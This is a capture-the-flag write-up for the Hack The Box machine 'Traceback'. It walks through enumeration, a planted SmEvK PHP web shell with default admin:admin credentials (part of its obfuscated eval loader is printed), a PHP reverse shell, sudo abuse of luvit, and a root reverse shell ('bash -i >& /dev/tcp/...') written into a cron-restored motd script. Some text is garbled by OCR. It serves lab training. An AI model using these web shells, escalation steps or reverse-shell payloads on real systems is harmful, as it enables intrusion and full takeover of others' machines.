


HTB.Traceback

Working Theory



Enumeration

Tools

nmap

```
nobodyatall@0xDEADBEEF:~/htb/boxes/traceback$ sudo nmap -sC -sV -oN portscn 10.10.10.181
[sudo] password for nobodyatall:
Starting Nmap 7.80 ( https://nmap.org ) at 2020-07-06 21:09 +08
Nmap scan report for 10.10.10.181
Host is up (0.13s latency).
Not shown: 998 closed ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 96:25:51:8e:6c:83:07:48:ce:11:4b:1f:e5:6d:8a:28 (RSA)
|   256 54:bd:46:71:14:bd:b2:42:a1:b6:b0:2d:94:14:3b:0d (ECDSA)
|_  256 4d:c3:f8:52:b8:85:ec:9c:3e:4d:57:2c:4a:82:fd:86 (ED25519)
80/tcp    open  http     Apache httpd 2.4.29 ((Ubuntu))
|_ http-server-header: Apache/2.4.29 (Ubuntu)
|_ http-title: Help us
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 31.02 seconds
```

ffuf

Targets


http port 80

/home page source code

```

3
4     </style>
5 </head>
6 <body>
7     <center>
8         <h1>This site has been owned</h1>
9         <h2>I have left a backdoor for all the net. FREE INTERNETZZZ</h2>
10        <h3> - Xh4H - </h3>
11        <!--Some of the best web shells that you might need ;)-->
12    </center>
13 </body>
14 </html>
15

```



do some osint

//with the Xh4H user and the site:github.com, since we assume that this person might upload their backdoor codes in github repo



















//and we found it! "Some of the best web shells that you might need"

Web-Shells

Forked from TheBinitGhimire/Web-Shells

Some of the best web shells that you might need

● PHP ☆ 30 🍴 75 Updated on Mar 22, 2019

| | | | |
|---|---------------------------|---|--|
|  TheBinitGhimire committed 4c9bade on Mar 22, 2019 ... | | |  24 commits  1 branch  0 tags |
|  | README.md | Initial commit | 2 years ago |
|  | alfa3.php | Create alfa3.php | 2 years ago |
|  | alfav3.0.1.php | Rename alfav3-encoded.php to alfav3.0.1.php | 2 years ago |
|  | andela.php | Update andela.php | 16 months ago |
|  | bloodsecv4.php | Create bloodsecv4.php | 2 years ago |
|  | by.php | Create by.php | 2 years ago |
|  | c99ud.php | Create c99ud.php | 2 years ago |
|  | cmd.php | Create cmd.php | 2 years ago |
|  | configkillerionkros.php | Create configkillerionkros.php | 2 years ago |
|  | jspshell.jsp | Create jspshell.jsp | 2 years ago |
|  | mini.php | Create mini.php | 2 years ago |
|  | obfuscated-punknopass.php | Create obfuscated-punknopass.php | 2 years ago |
|  | punk-nopass.php | Create punk-nopass.php | 2 years ago |
|  | punkholic.php | Update punkholic.php | 2 years ago |

fuzz the backdoor name

```
GNU nano 4.9.2 backdoorName
alfa3.php
alfav3.0.1.php
andela.php
bloodsecv4.php
by.php
c99ud.php
cmd.php
configkillerionkros.php
jspshell.jsp
mini.php
obfuscated-punknopass.php
punk-nopass.php
punkholic.php
r57.php
smevk.php
wso2.8.5.php
```


```
ffuf -u http://traceback.htb/FUZZ -w backdoorName

This site has been o
I have left a backdoor for all the net. F
- Xh4H -

:: Method : GET
:: URL : http://traceback.htb/FUZZ
:: Follow redirects : false
:: Calibration : false
:: Timeout : 10
:: Threads : 40
:: Matcher : Response status: 200,204,301,302,307,401,403

[Status: 200, Size: 1113, Words: 109, Lines: 45]
smevk.php [Status: 200, Size: 1261, Words: 318, Lines: 59]
:: Progress: [17/17] :: 8 req/sec :: Duration: 0:00:01.5788000 :: Errors: 0 ::
nobodyatall@0xDEADBEEF:~/htb/boxes/traceback
```

/smevk.php backdoor page



code

```
26 lines (23 sloc) | 97.4 KB
1  <?php
2  /*
3
4  SmEvK_PaThAn Shell v3 Coded by Kashif Khan .
5  https://www.facebook.com/smevkpathan
6  smevkpathan@gmail.com
7  Edit Shell according to your choice.
8  Domain read bypass.
9  Enjoy!
10
11  */
12  //Make your setting here.
13  $deface_url = 'http://pastebin.com/raw.php?i=FHFxsFGT'; //deface url here(pastebin).
14  $UserName = "admin"; //Your UserName here.
15  $auth_pass = "admin"; //Your Password.
16  //Change Shell Theme here//
17  $color = "#880088"; //Fonts color modify here.
18  $Theme = "#880088"; //Change border-color according to your choice.
19  $TabsColor = "#0E5061"; //Change tabs color here.
20  #-----
21
22  ?>
23  <?php
24  $smevk = "PD9waHAKCirkZkZhdWx0X2FjdGlvbIA9ICdGakxlc01hbic7CkBkZWZpbmUoJ1NFTEZFUeFUSccsIF9fRikIMRV9fKTsKaWYoIHN0cnBvcygyX1NFU1ZFU1sn5FRUUF9VU0VSX0FHRUSUJ10sJ0dvd2dsZS5pICE9PS8mY
25  eval(")?>".(base64_decode($smevk));
26  ?>
```

login with the credential found
//admin:admin

SmEvK v3

http://traceback.htb/smevk.php

traceback.htb/smevk.php

Getting Started Start Parrot OS Community Docs Git CryptPad Privacy Pentest Learn Donate

Uname : Linux traceback 4.15.0-58-generic #64-Ubuntu SMP Tue Aug 6 11:12:41 UTC 2019 x86_64
 User : 1000 (webadmin) Group: 1000 (webadmin)
 Server : Apache/2.4.29 (Ubuntu)
 Useful : php, perl, tar, gzip, bzip2, nc, locate
 Downloaders: wget
 D/functions :
 Cwd : /var/www/html/ drwxr-xr-x [home]

Sec. Info Files Console Bypasses Safe Mode String tools Import Scripts Network Readable Dirs Defacer Code Injector Domains Logout

File manager

| Name | Size | Modify | Owner/Group | Permissions | Actions |
|------------|-----------|---------------------|---------------|-------------|---------|
| [..] | dir | 2019-08-24 03:42:53 | root/root | drwxr-xr-x | RT |
| bg.jpg | 528.97 KB | 2019-07-31 04:50:58 | root/webadmin | -rw-r--r-- | RTED |
| index.html | 1.09 KB | 2019-08-27 04:29:44 | root/webadmin | -rw-r--r-- | RTED |
| smevk.php | 102.62 KB | 2020-02-27 05:37:01 | root/webadmin | -r--r--r-- | RTED |

Copy >> index.php Add your Deface

Change dir: /var/www/html/ >> Read file: >>

upload php backdoor & exec it

| | | | | |
|--------------|-----------|---------------------|-------------------|------------|
| revShell.php | 5.36 KB | 2020-07-06 06:47:02 | webadmin/webadmin | -rw-r--r-- |
| smevk.php | 102.62 KB | 2020-02-27 05:37:01 | root/webadmin | -r--r--r-- |

Copy >>

Change dir: /var/www/html/ >> Read file: >>

Make dir: >> Make file: >>

[Writeable] [Writeable]

Execute: >> Upload file: Browse... No file selected. [Writeable]

SmEvK_PaThAn Shell v3 coded by Kashif Khan

```
nobody@atl@xDEADBEEF:~/htb/boxes/traceback$ nc -lvp 18890
listening on [any] 18890 ...
connect to [10.10.14.30] from traceback.htb [10.10.10.181] 40306
Linux traceback 4.15.0-58-generic #64-Ubuntu SMP Tue Aug 6 11:12:41 UTC 2019 x86_64 x86_64 x86_64 GNU/Linux
06:47:14 up 29 min, 0 users, load average: 0.00, 0.00, 0.00
USER      TTY      FROM            LOGIN@   IDLE   JCPU   PCPU   WHAT
uid=1000(webadmin) gid=1000(webadmin) groups=1000(webadmin),24(cdrom),30(dip),46(plugdev),111(lpadmin),112(sambashare)
/bin/sh: 0: can't access tty; job control turned off
$ python
```

init foothold

found 2 user

```
webadmin@traceback:/$ cd home
cd home
webadmin@traceback:/home$ ls -la
ls -la
total 16
drwxr-xr-x  4 root    root    4096 Aug 25  2019 .
drwxr-xr-x 22 root    root    4096 Aug 25  2019 ..
drwxr-x---  5 sysadmin sysadmin 4096 Mar 16 03:53 sysadmin
drwxr-x---  5 webadmin sysadmin 4096 Mar 16 04:03 webadmin
webadmin@traceback:/home$ cd webadmin
cd webadmin
```

note.txt in webadmin home dir

```
webadmin@traceback:/home/webadmin$ cat note.txt
cat note.txt
- sysadmin -
I have left a tool to practice Lua.
I'm sure you know where to find it.
Contact me if you have any question.
```

sudo -l

```
sudo -l
Matching Defaults entries for webadmin on traceback:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User webadmin may run the following commands on traceback:
    (sysadmin) NOPASSWD: /home/sysadmin/luvit
webadmin@traceback:/home/webadmin$
```

test os.execute("/bin/bash") as gtfobins shows

```
> os.execute("/bin/bash")
[string "REPL"]:1: attempt to call field 'exec' (a nil value)
stack traceback:
  [string "REPL"]:1: in main chunk
  [C]: in function 'xpcall'
  [string "bundle:deps/repl.lua"]:97: in function 'evaluateLine'
  [string "bundle:deps/repl.lua"]:189: in function <[string "bundle:deps/repl.lua"]:187>
> os.execute("/bin/bash")
sysadmin@traceback:~$
```

privEsc to sysadmin user!

Post Exploitation

Privilege Escalation

grab user flag!

```
ick="g
Last login: Mon Mar 16 03:50:24 2020 from 10.10.14.2
$ bash
sysadmin@traceback:~$ cat user.txt
afaf300be0fe465e432d6ae422ba0154
sysadmin@traceback:~$
```

check linpeas.sh

//interesting running as root cp file

```
===== ( Processes, Cron, Services, Timers & Sockets ) =====
[+] Cleaned processes
[1] Check weird & unexpected processes run by root: https://book.hacktricks.xyz/linux-unix/privilege-escalation#processes
message+ 402 0.0 0.1 50124 4436 ? Ss 06:17 0:00 /usr/bin/dbus-daemon --system --address=systemd: --nofork --nopidfile --systemd-
vation --syslog-only
root 1 0.1 0.2 224964 8804 ? Ss 06:17 0:04 /sbin/init noprompt
root 16075 0.0 0.1 63516 4292 pts/4 S 07:06 0:00 sudo -u sysadmin /home/sysadmin/luvit
root 16264 0.0 0.0 58792 3196 ? S 07:12 0:00 /usr/sbin/CRON -f
root 16266 0.0 0.0 4628 828 ? Ss 07:12 0:00 /bin/sh -c sleep 30 ; /bin/cp /var/backups/.update-motd.d/* /etc/update-motd.d/
root 16268 0.0 0.0 7468 736 ? S 07:12 0:00 sleep 30
root 257 0.0 0.4 127748 17220 ? S<s 06:17 0:01 /lib/systemd/systemd-journald
root 273 0.1 0.1 47316 6260 ? Ss 06:17 0:03 /lib/systemd/systemd-udev
root 311 0.0 0.0 232656 276 ? Ssl 06:17 0:00 vmware-vmblock-fuse /run/vmblock-fuse -o rw,subtype=vmware-vmblock,default_permit
ns,allow_other,dev,suid
root 381 0.0 0.2 88224 9856 ? Ss 06:17 0:00 /usr/bin/VGAAuthService
root 397 0.1 0.3 201892 12224 ? Ssl 06:17 0:03 /usr/bin/vmtoolsd
root 400 0.0 0.0 31320 3284 ? Ss 06:17 0:00 /usr/sbin/cron -f
root 412 0.0 0.0 110512 3472 ? Ssl 06:17 0:00 /usr/sbin/irqbalance --foreground
root 414 0.0 0.4 170524 17328 ? Ssl 06:17 0:00 /usr/bin/python3 /usr/bin/networkd-dispatcher --run-startup-triggers
```

pspy result

//copy something as root user

```
2020/07/06 07:14:24 CMD: UID=0 PID=26368 | sleep 30
2020/07/06 07:14:24 CMD: UID=0 PID=26366 | /bin/sh -c sleep 30 ; /bin/cp /var/backups/.update-motd.d/* /etc/update-motd.d/
2020/07/06 07:14:24 CMD: UID=0 PID=26364 | /usr/sbin/CRON -f
2020/07/06 07:14:24 CMD: UID=0 PID=26365 |
2020/07/06 07:14:24 CMD: UID=0 PID=1 | /sbin/init noprompt
2020/07/06 07:14:31 CMD: UID=0 PID=26385 | /bin/cp /var/backups/.update-motd.d/00-header /var/backups/.update-motd.d/10-help-text /var/backups/.up
date-motd.d/50-motd-news /var/backups/.update-motd.d/80-esm /var/backups/.update-motd.d/91-release-upgrade /etc/update-motd.d/
Menu sysadmin@traceback: /... http://traceback.htb/sm... Burp Suite Community ...
```

check with the permission of these 2 directories

/*

-so we can edit the 00-header part in /etc/.. directory

-the pspy shows the cronjob works each 30 seconds, so we need to be fast before the script replaced with the backup one

the 00-header file will shows the msg when the user login into the machine with SSH

*/

```

sysadmin@traceback:/etc/update-motd.d$ ls -la /etc/update-motd.d/
total 32
drwxr-xr-x  2 root sysadmin 4096 Aug 27  2019 .
drwxr-xr-x 80 root root    4096 Mar 16 03:55 ..
-rwxrwxr-x  1 root sysadmin  981 Jul  6 07:32 00-header
-rwxrwxr-x  1 root sysadmin  982 Jul  6 07:32 10-help-text
-rwxrwxr-x  1 root sysadmin 4264 Jul  6 07:32 50-motd-news
-rwxrwxr-x  1 root sysadmin  604 Jul  6 07:32 80-esm
-rwxrwxr-x  1 root sysadmin  299 Jul  6 07:32 91-release-upgrade

```

```

sysadmin@traceback:/etc/update-motd.d$ ls -la /var/backups/.update-motd.d/
total 32
drwxr-xr-x 2 root root 4096 Mar  5 02:56 .
drwxr-xr-x 3 root root 4096 Aug 25  2019 ..
-rwxr-xr-x 1 root root  981 Aug 25  2019 00-header
-rwxr-xr-x 1 root root  982 Aug 27  2019 10-help-text
-rwxr-xr-x 1 root root 4264 Aug 25  2019 50-motd-news
-rwxr-xr-x 1 root root  604 Aug 25  2019 80-esm
-rwxr-xr-x 1 root root  299 Aug 25  2019 91-release-upgrade
sysadmin@traceback:/etc/update-motd.d$

```

so exploitaton time!

payload

```

sysadmin@traceback:/etc/update-motd.d$ echo '#!/bin/bash' > 00-header
sysadmin@traceback:/etc/update-motd.d$ echo 'bash -i >& /dev/tcp/10.10.14.30/18890 0>&1' >> 00-header

```

then login the user with SSH to exec the payload

| | |
|---|--|
| <pre> nobodyatall@0xDEADBEEF:~/htb/boxes/traceback\$ nc -lvp 18890 > ^C nobodyatall@0xDEADBEEF:~/htb/boxes/traceback\$ nc -lvp 18890 listening on [any] 18890 ... connect to [127.0.0.1] from localhost [127.0.0.1] 42620 nobodyatall@0xDEADBEEF:~/htb/boxes/traceback\$ nc -lvp 18890 listening on [any] 18890 ... connect to [10.10.14.30] from traceback.htb [10.10.10.181] 41228 bash: cannot set terminal process group (26601): Inappropriate ioctl for device bash: no job control in this shell root@traceback:~# id uid=0(root) gid=0(root) groups=0(root) root@traceback:~# </pre> | <pre> tun0: flags=4305<UP,POINTOPOINT,RUNNING,NOARP,MULTICAST> inet 10.10.14.30 netmask 255.255.254.0 destination inet6 fe80::9441:11d9:fdb3:7ebb prefixlen 64 scope inet6 dead:beef:2::101c prefixlen 64 scopeid 0x0 unspec 00-00-00-00-00-00-00-00-00-00-00-00-00-00-00-00-00-00 100 (UNSPEC) onclick="g('Domain',null,'','','')>Domains</th><th> RX packets 123355 bytes 58775439 (56.0 MiB) RX errors 0 dropped 0 overruns 0 frame 0 TX packets 128784 bytes 20024048 (19.0 MiB) TX errors 0 dropped 912 overruns 0 carrier 0 co nobodyatall@0xDEADBEEF:~/script/linux\$ nobodyatall@0xDEADBEEF:~/htb/boxes/traceback\$ ssh -i id_rsa back.htb ##### ----- OWNED BY XH4H ----- - I guess stuff could have been configured better ^^ - ##### Enter passphrase for key 'id_rsa': </pre> |
|---|--|

Creds

backdoor login page credential

=====

admin:admin

Flags

user flag

```
ick="g
Last login: Mon Mar 16 03:50:24 2020 from 10.10.14.2
$ bash
sysadmin@traceback:~$ cat user.txt
afaf300be0fe465e432d6ae422ba0154
sysadmin@traceback:~$
```

root flag

```
cd /root
root@traceback:/root# cat root.txt
cat root.txt
589647c2fc919eaa546ffe66d1fc62f8
root@traceback:/root#
```

Write-up Images